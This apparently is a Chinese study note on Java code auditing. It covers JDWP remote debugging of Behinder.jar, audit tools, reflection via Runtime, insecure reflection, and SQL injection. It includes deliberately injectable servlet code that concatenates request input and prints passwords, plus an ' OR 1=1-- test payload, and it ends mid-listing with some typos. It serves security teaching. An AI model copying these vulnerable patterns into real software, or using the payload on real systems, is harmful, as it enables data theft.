
代码审计学习


[TOC]

一：对Jar包远程调试

使用idea创建项目，并创建一个lib文件夹放入jar包




选中lib文件夹，右键选择 "Add as Library.. " ,将lib文件夹添加进项目依赖，添加成功就可以看到jar中反编译后的代码



添加调试Remote

选择“ Add Configurations ” ,并单击“ +” 来添加 "Remote" 并保存



Name: Unnamed

☐ Allow parallel run ☐ Store as project file

Debugger mode: Attach to remote JVM

Transport: Socket

Host: 192.168.0.107 Port: 5005

Command line arguments for remote JVM: JDK 9 or later

```
-agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=*:5005
```

Copy and paste the arguments to the command line when JVM is started

Use module classpath: untitled

First search for sources of the debugged classes in the selected module classpath

Before launch

There are no tasks to run before launch

命令启动项

```
java -jar -agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=192.168.0.107:5005
Behinder.jar
```

二：代码审计辅助工具

1. IDEA
2. Eclipse
3. Burp Suite
4. hackbar
5. PostMan
6. Postwomen
7. Tamper data
8. Ysoserial
9. Mysql监视工具
10. Mysql Monitor
11. Beyond compare
12. 反编译工具
    1. JD-GUI
    2. FernFlower
    3. CFR
    4. IDEA
13. java代码静态扫描工具

    1. Fortify
    2. VCG
    3. findBugs ,FindSecBugs插件
    4. SpotBugs
14. 公共漏洞平台
    1. CVE
    2. NVD
    3. CNVD
    4. CNNVD

三：Java EE基础知识

分层模型

1. Domain Object 领域对象
2. DAO 数据访问对象
3. Service 业务逻辑
4. Controller 控制器
5. view 视图

MVC模型

1. Model 模型
2. Controller 控制器
3. View 视图

MVC框架

1. Struts1
2. struts2
3. Spring MVC
4. JSF
5. Tapestry

四：Java Web核心技术 Servlet

Servlet 是javaEE中运行于服务器端的，用于接收和响应HTTP协议的请求的程序。

主要doGet(),doPost() 两个方法来接受get,post请求

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.IOException;
import java.io.PrintWriter;
import java.sql.*;

public class MyServlet extends HttpServlet {

    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response) throws
```

```
ServletException, IOException {

        // 设置响应内容类型
        response.setContentType("text/html;charset=UTF-8");
        PrintWriter out = response.getWriter();


        Connection conn = null;
        Statement stmt = null;
        ResultSet rs = null;
        try {
            // 1. 加载数据库驱动
            Class.forName("com.mysql.jdbc.Driver");

            // 2. 创建数据库连接
            conn =
DriverManager.getConnection("jdbc:mysql://192.168.0.103/test_c","root","root");

            // 3. 创建 SQL 语句
            String sql = "SELECT * FROM users WHERE id="+request.getParameter("id");
            out.println("<br>"+sql);
            // 4. 创建 Statement 对象
            stmt = conn.createStatement();


            // 5. 执行 SQL 查询语句并获取结果集
            rs = stmt.executeQuery(sql);

            // 6. 处理查询结果
            while(rs.next()) {
                String username = rs.getString("username");
                String password = rs.getString("password");
                out.println("<br> Username: " + username);
                out.println(" <br> Password: " + password);
            }
        } catch(SQLException se) {
            se.printStackTrace();
        } catch(Exception e) {
            e.printStackTrace();
        } finally {
            // 7. 关闭数据库连接和 Statement 对象
            try {
                if(stmt != null) stmt.close();
            } catch(SQLException se2) {
            } try {
                if(conn != null) conn.close();
            } catch(SQLException se) {
                se.printStackTrace();
            } try {
                if(rs != null) rs.close();
            } catch(SQLException se3) {
            }
        }

    }

    @Override
    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
ServletException, IOException {
        doGet(request,response);
    }
}
```

五：Java Web过滤器 filter

六：java 反射机制

1. 获取类对象

使用forName()方法

forName(完整类名带包名)

```
public class GetClassName {
    public static void main(String[] args) throws ClassNotFoundException{
        Class name = Class.forName("java.lang.Runtime");
        System.out.println(name);
    }
}
打印输出:  class java.lang.Runtime
```

直接获取

```
public class GetClassName {
    public static void main(String[] args) throws ClassNotFoundException{
        Class<?> name = Runtime.class;
        System.out.println(name);
    }
}
```

getClass()方法

通过Object类中的getClass()方法来获取字节码对象，必须明确具体的类，然后创建对象

```
public class GetClassName {
    public static void main(String[] args) throws ClassNotFoundException{
        Runtime rt = Runtime.getRuntime();
        Class<?> name = rt.getClass();
        System.out.println(name);

    }
}
```

getSystemClassLoader().loadClass() 方法

跟forClass() 方法类似

```
public class GetClassName {
    public static void main(String[] args) throws ClassNotFoundException{
        Class<?> name = ClassLoader.getSystemClassLoader().loadClass("java.lang.Runtime");
        System.out.println(name);
    }
}
```

2. 获取类的方法

getDeclaredMethods() 方法

getDeclaredMethods() 方法返回类或接口声明的所有方法，包括public, protected,private ,但不包括继承的方法

```
import java.lang.reflect.Method;

public class GetClassName {
    public static void main(String[] args) throws ClassNotFoundException{
        Class<?> name = Class.forName("java.lang.Runtime");
        Method[] declaredMethods = name.getDeclaredMethods();

        System.out.println("通过 getDeclaredMethods 方式来获取方法 ");
        for(Method m:declaredMethods){
            System.out.println(m);
        }

    }
}
打印输出:
通过 getDeclaredMethods 方式来获取方法
public static java.lang.Runtime java.lang.Runtime.getRuntime()
public void java.lang.Runtime.exit(int)
public void java.lang.Runtime.runFinalization()
public static java.lang.Runtime$Version java.lang.Runtime.version()
public void java.lang.Runtime.load(java.lang.String)
public void java.lang.Runtime.loadLibrary(java.lang.String)
public native void java.lang.Runtime.gc()
void java.lang.Runtime.load0(java.lang.Class,java.lang.String)
void java.lang.Runtime.loadLibrary0(java.lang.Class,java.lang.String)
public native int java.lang.Runtime.availableProcessors()
public native long java.lang.Runtime.freeMemory()
public native long java.lang.Runtime.maxMemory()
public java.lang.Process java.lang.Runtime.exec(java.lang.String[]) throws
java.io.IOException
public java.lang.Process
java.lang.Runtime.exec(java.lang.String,java.lang.String[],java.io.File) throws
java.io.IOException
public java.lang.Process java.lang.Runtime.exec(java.lang.String) throws java.io.IOException
public java.lang.Process java.lang.Runtime.exec(java.lang.String,java.lang.String[]) throws
java.io.IOException
public java.lang.Process java.lang.Runtime.exec(java.lang.String[],java.lang.String[])
throws java.io.IOException
public java.lang.Process
java.lang.Runtime.exec(java.lang.String[],java.lang.String[],java.io.File) throws
java.io.IOException
public void java.lang.Runtime.halt(int)
public void java.lang.Runtime.addShutdownHook(java.lang.Thread)
public boolean java.lang.Runtime.removeShutdownHook(java.lang.Thread)
public native long java.lang.Runtime.totalMemory()
```

getMethods()方法

getMethods()方法 返回某个类的所有public 方法，包括其继承类的public

```
import java.lang.reflect.Method;

public class GetClassName {
    public static void main(String[] args) throws ClassNotFoundException{
        Runtime rt = Runtime.getRuntime();
        Class<?> name = rt.getClass();
        Method[] methods = name.getMethods();
        for(Method m:methods)
            System.out.println(m);



    }
}
打印输出
public static java.lang.Runtime java.lang.Runtime.getRuntime()
public void java.lang.Runtime.exit(int)
public void java.lang.Runtime.runFinalization()
public static java.lang.Runtime$Version java.lang.Runtime.version()
public void java.lang.Runtime.load(java.lang.String)
public void java.lang.Runtime.loadLibrary(java.lang.String)
public native void java.lang.Runtime.gc()
public native int java.lang.Runtime.availableProcessors()
public native long java.lang.Runtime.freeMemory()
public native long java.lang.Runtime.maxMemory()
public java.lang.Process java.lang.Runtime.exec(java.lang.String[]) throws
java.io.IOException
public java.lang.Process
java.lang.Runtime.exec(java.lang.String,java.lang.String[],java.io.File) throws
java.io.IOException
public java.lang.Process java.lang.Runtime.exec(java.lang.String) throws java.io.IOException
public java.lang.Process java.lang.Runtime.exec(java.lang.String,java.lang.String[]) throws
java.io.IOException
public java.lang.Process java.lang.Runtime.exec(java.lang.String[],java.lang.String[])
throws java.io.IOException
public java.lang.Process
java.lang.Runtime.exec(java.lang.String[],java.lang.String[],java.io.File) throws
java.io.IOException
public void java.lang.Runtime.halt(int)
public void java.lang.Runtime.addShutdownHook(java.lang.Thread)
public boolean java.lang.Runtime.removeShutdownHook(java.lang.Thread)
public native long java.lang.Runtime.totalMemory()
public boolean java.lang.Object.equals(java.lang.Object)
public java.lang.String java.lang.Object.toString()
public native int java.lang.Object.hashCode()
public final native java.lang.Class java.lang.Object.getClass()
public final native void java.lang.Object.notify()
public final native void java.lang.Object.notifyAll()
public final void java.lang.Object.wait(long) throws java.lang.InterruptedException
public final void java.lang.Object.wait(long,int) throws java.lang.InterruptedException
public final void java.lang.Object.wait() throws java.lang.InterruptedException
```

getMethod() 方法

只能返回一个特定的方法，如Runtime类中的exe() 方法，该getMethod 方法的第一个参数为方法名称，后面的参数对应Class的对象

```
import java.lang.reflect.Method;

public class GetClassName {
    public static void main(String[] args) throws
ClassNotFoundException,NoSuchMethodException{

        Runtime rt = Runtime.getRuntime();
        Class<?> name = rt.getClass();
        Method method = name.getMethod("exec",String.class);
        System.out.println(method);

    }
}
打印输出:
public java.lang.Process java.lang.Runtime.exec(java.lang.String) throws java.io.IOException
```

getDecclaredMethod() 方法

```
import java.lang.reflect.Method;

public class GetClassName {
    public static void main(String[] args) throws
ClassNotFoundException,NoSuchMethodException{
        Runtime rt = Runtime.getRuntime();
        Class<?> name = rt.getClass();
        Method method = name.getDeclaredMethod("exec",String.class);
        System.out.println(method);
    }
}
打印输出:
public java.lang.Process java.lang.Runtime.exec(java.lang.String) throws java.io.IOException
```

获取类的成员变量

getDeclaredFields() 方法

getDeclaredFields能够获取类的成员变量数组，包括public, protected,private，但是不包括父类的声明字段。

创建Student类

```java
public class Student {
    private String id;
    private String name;
    private int age;
    public String content;
    protected String address;


    public String getId(){
        return id;
    }
    public void setId(String id){
        this.id = id;
    }

    public String getName(){
        return name;
    }
    public void setName(String name){
        this.name = name;
    }

    public int getAge(){
        return age;
    }
    public void setAge(int age){
        this.age = age;
    }

    public String getContent(){
        return content;
    }
    public void setAge(String content){
        this.content = content;
    }

    public String getAddress(){
        return address;
    }
    public void setAddress(String address){
        this.address = address;
    }
}
```

```java
import java.lang.reflect.Field;

public class GetClassName_1 {
    public static void main(String[] args){
        Student student = new Student();
        Class<?> name = student.getClass(); //获取字节码对象
        Field[] getDecclaredFields = name.getDeclaredFields();
        for(Field f:getDecclaredFields)
            System.out.println(f);
    }
}
```

```
打印输出
private java.lang.String Student.id
private java.lang.String Student.name
private int Student.age
public java.lang.String Student.content
protected java.lang.String Student.address
```

getDeclaredField() 方法

getDeclaredField 方法 获取类中的单个成员变量

```
import java.lang.reflect.Field;

public class GetClassName_1 {
    public static void main(String[] args) throws NoSuchMethodException,
ClassNotFoundException, NoSuchFieldException {
        Student student = new Student();
        Class<?> name = student.getClass(); //获取字节码对象

        Field getDeclaredField = name.getDeclaredField("name");
        System.out.println(getDeclaredField);
    }
}
打印:
private java.lang.String Student.name
```

getFields方法

getFields 方法 获取某个类中的public字段

```
import java.lang.reflect.Field;

public class GetClassName_1 {
    public static void main(String[] args){
        Student student = new Student();
        Class<?> name = student.getClass(); //获取字节码对象
        Field[] getFields = name.getFields();
        for(Field f:getFields)
            System.out.println(f);
    }
}
打印:
 public java.lang.String Student.content
```

getField() 方法

getField() 方法 获取类中指定的public字段

```
import java.lang.reflect.Field;

public class GetClassName_1 {
    public static void main(String[] args) throws NoSuchMethodException,
ClassNotFoundException, NoSuchFieldException {
        Student student = new Student();
        Class<?> name = student.getClass(); //获取字节码对象

        Field getField = name.getField("content");
        System.out.println(getField);
    }
}
打印输出
public java.lang.String Student.content
```

七：不安全的反射

```
string name = request.getParameter("name");
Class ComandClass = Class.forName(name + "Command");
Command command = (command) CommandClass.newInstance();
command.doAction(request);
```

1. 代码使用request.getParameter("name")获取名为"name"的请求参数，这意味着任何人都可以在请求中将任意类的名称传递给代码。
2. 代码通过反射使用Class.forName()和newInstance()方法创建类的实例，这意味着攻击者可以构造恶意的类名，例如指向一个恶意的类文件。
3. 如果攻击者能够传递恶意的类名，那么该类可能会执行恶意操作，例如删除或窃取文件、窃取数据、运行系统命令等。

八：ClassLoader类加载机制

1.ClassLoader类


ClassLoader类中和加载类相关的方法


方法	说明
getParent()	返回类加载器的父类加载器
loadClass(String name)	加载名称为 name 的类，返回结果是 java.lang.Class 类的实例
findClass(String name)	查找名称为 name 的类，返回结果是 java.lang.Class 类的实例
findLoadedClass(String name)	查找名称为 name 的已经加载过的类，返回结果是 java.lang.Class 类的实例
defineClass(String name,byte[] n,int off,int len)	把字节数组 b 中的内容转换成 java 类，返回结果是 java.lang.Class 类的实例，该方法被声明为find
resolveClass(Class<?>c)	链接指定的 java 类

2.loadClas() 方法的流程

```
protected Class<?> loadClass(String name, boolean resolve)
        throws ClassNotFoundException
    {
        synchronized (getClassLoadingLock(name)) {
            // First, check if the class has already been loaded
            /*第一先判断这个类有没有被加载过
```

```
         如果加载过，返回该类的Class<?>对象
         没有加载过返回 null
        */
        Class<?> c = findLoadedClass(name);
        //如果这个类没有加载过
        if (c == null) {
            long t0 = System.nanoTime();
            try {
                    //先看父类加载器可不可以加载，parent == null代表着使用根类加载器加载
                if (parent != null) {
                    c = parent.loadClass(name, false);
                } else {
                    c = findBootstrapClassOrNull(name);
                }
            } catch (ClassNotFoundException e) {
                // ClassNotFoundException thrown if class not found
                // from the non-null parent class loader
            }
                            //如果父类加载器加载不了，再用本类加载器加载
            if (c == null) {
                // If still not found, then invoke findClass in order
                // to find the class.
                long t1 = System.nanoTime();
                c = findClass(name);

                // this is the defining class loader; record the stats
                sun.misc.PerfCounter.getParentDelegationTime().addTime(t1 - t0);
                sun.misc.PerfCounter.getFindClassTime().addElapsedTimeFrom(t1);
                sun.misc.PerfCounter.getFindClasses().increment();
            }
        }
        //resolve为true进行类加载链接操作，反之不进行
        if (resolve) {s
            resolveClass(c);
        }
        return c;
    }
}
```





九：Java Web安全开发的框架

1. Spring
2. Apache Shiro
3. OAuth 2.0
4. JWT

十：OWASP Top10 2017 漏洞代码审计

1.SQL 注入

JDBC 拼接不当sql注入

JDBC存在两种方法执行SQL语句，分别为PreparedStatement和Statement，相比Statement，PreparedStatement会对SQL语句进行预编译，Statement会直接拼接sql语句造成SQL注入漏洞，PreparedStatement只有在使用"?"作为占位符才能预防sql注入，直接拼接仍会存在sql注入漏洞

Statement

sql语句 进行了拼接 使用 `' OR 1=1--` 来判断sql注入


```
String sql = "select * from user where id ="+req.getParameter("id");
Syemtem.out.println(sql);
try{
    Statement st = con.createStatement();
    ResultSet rs = st.executeQuery(sql);
    while(rs.next()){
        out.println("<br> id: "+rs.getObject("id"));
        out.println("<br> name: "+rs.getObject("name"));
    }
}catch(SQLException throwables){
    throwables.printStackTrace();
}
```

sql注入环境

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.IOException;
import java.io.PrintWriter;
import java.sql.*;

public class MyServlet extends HttpServlet {

    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response) throws
ServletException, IOException {

        // 设置响应内容类型
        response.setContentType("text/html;charset=UTF-8");
        PrintWriter out = response.getWriter();


        Connection conn = null;
        Statement stmt = null;
        ResultSet rs = null;
        try {
            // 1. 加载数据库驱动
            Class.forName("com.mysql.jdbc.Driver");

            // 2. 创建数据库连接
            conn =
DriverManager.getConnection("jdbc:mysql://192.168.0.103/test_c","root","root");
```

